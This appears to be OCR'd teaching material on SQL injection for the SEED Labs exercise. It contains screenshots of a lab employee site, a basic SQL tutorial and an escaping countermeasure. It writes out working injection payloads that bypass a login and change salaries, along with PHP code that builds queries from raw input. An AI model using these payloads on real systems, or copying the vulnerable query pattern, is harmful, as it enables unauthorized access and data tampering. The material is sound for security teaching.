
Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address:


http://www.see…om/index.html
www.seedlabsqlinjection.com/index.htm
Google
Most Visited
Getting Started
Seed Labs
Get Information


Employee Profile Information

Employee ID: 1' OR Name='Admin';#

Password:

Copyright © SEED LABs

Log in to admin account and bypass password requirement.


http://www.se…23&Password=
www.seedlabsqlinjection.com/unsafe_credent
Google
Most Visited
Getting Started
Seed Labs
LOG OFF

Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile


Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile


Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address:


http://www.see...ord=seedalice
www.seedlabsqlinjection.com/unsafe_cre
Google
Most Visited
Getting Started
Seed Labs
LOG OFF
Edit Profile

Alice Profile

Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Log in to Alice's profile.



http://www.see....com/edit.php
www.seedlabsqlinjection.com/edit.php
Google
Most Visited
Getting Started
Seed Labs
LOG OFF
Edit

Hi,Alice

Edit Profile Information


Nick Name:	',Salary='50000
Email :	
Address:	
Phone Number:	
Password:	

Change Alice's salary to 50000.



Alice Profile

Employee ID	10000
Salary	50000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	



http://www.see....com/edit.php
www.seedlabsqlinjection.com/edit.php
Google
Most Visited
Getting Started
Seed Labs
LOG OFF
Edit

Hi,Alice

Edit Profile Information

Nick Name:	Salary='1' WHERE Name='Boby';#
Email :	
Address:	
Phone Number:	
Password:	

Edit Boby’s salary to 1.


http://www.se...23&Password=
www.seedlabsqlinjection.com/unsafe_credent
Google
Most Visited
Getting Started
Seed Labs


Alice Profile

Employee ID: 10000 salary: 50000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:


Boby Profile

Employee ID: 20000 salary: 1 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Summary



Web Application Architecture



SQL Injection

- Typical PHP Code


```
<?php
  $sql = "SELECT id, name, salary
          FROM credential
          WHERE eid= '$input_eid'";
  $result = $conn->query($sql);
?>
```

- Question

If you don't know any eid, can you get the database return some records?

- Work Sheet

```
SELECT * FROM credential WHERE eid = '1' OR 1=1 #'
```



SQL Tutorial

❖ Table in database

Table Name: **Users_Table**

Name	Gender	Age	Email	passwd
Alice	F	25	alice@syr.edu	wf732d582
Bob	M	24	bob@syr.edu	fgh34fg4
Cindy	F	30	cindy@syr.edu	rt34tbf34gh
David	M	35	david@syr.edu	34rtn45rue

❖ SQL Statements

Get Records


```
SELECT *
FROM Users_Table
WHERE name='Alice'
```

Update Records

```
UPDATE Users_Table
SET email='alice@syr.edu',
WHERE name='Alice'
```

Insert Records

```
INSERT INTO Users_Table
VALUES ('Ed', 'M', 30, 'ed@syr.edu', '234s23w')
```



Programming Involved

Employee Profile Information

Employee ID: 999991,

Password:


Get Information

Copyright © SEED LABs

```
<?php
  $sql = "SELECT id, name, salary
          FROM credential
          WHERE eid= '$input_eid'";
  $result = $conn->query($sql);
?>
```

```
SELECT id, name, salary
FROM credential
WHERE eid= '99999';
```

user . Data . Untrusted



Countermeasure 1: Escape Special Characters

- **Apache's Configuration**

  "`magic_quotes_gpc = On`" in php.ini

- **PHP's solution: `mysql_real_escape_string()`**

```
<?php
// Connect
$link = mysql_connect('mysql_host', 'mysql_user', 'mysql_password')
    OR die(mysql_error());

// Query
$query = sprintf("SELECT * FROM users WHERE user='%s' AND password='%s'",
            mysql_real_escape_string($user),
            mysql_real_escape_string($password));
?>
```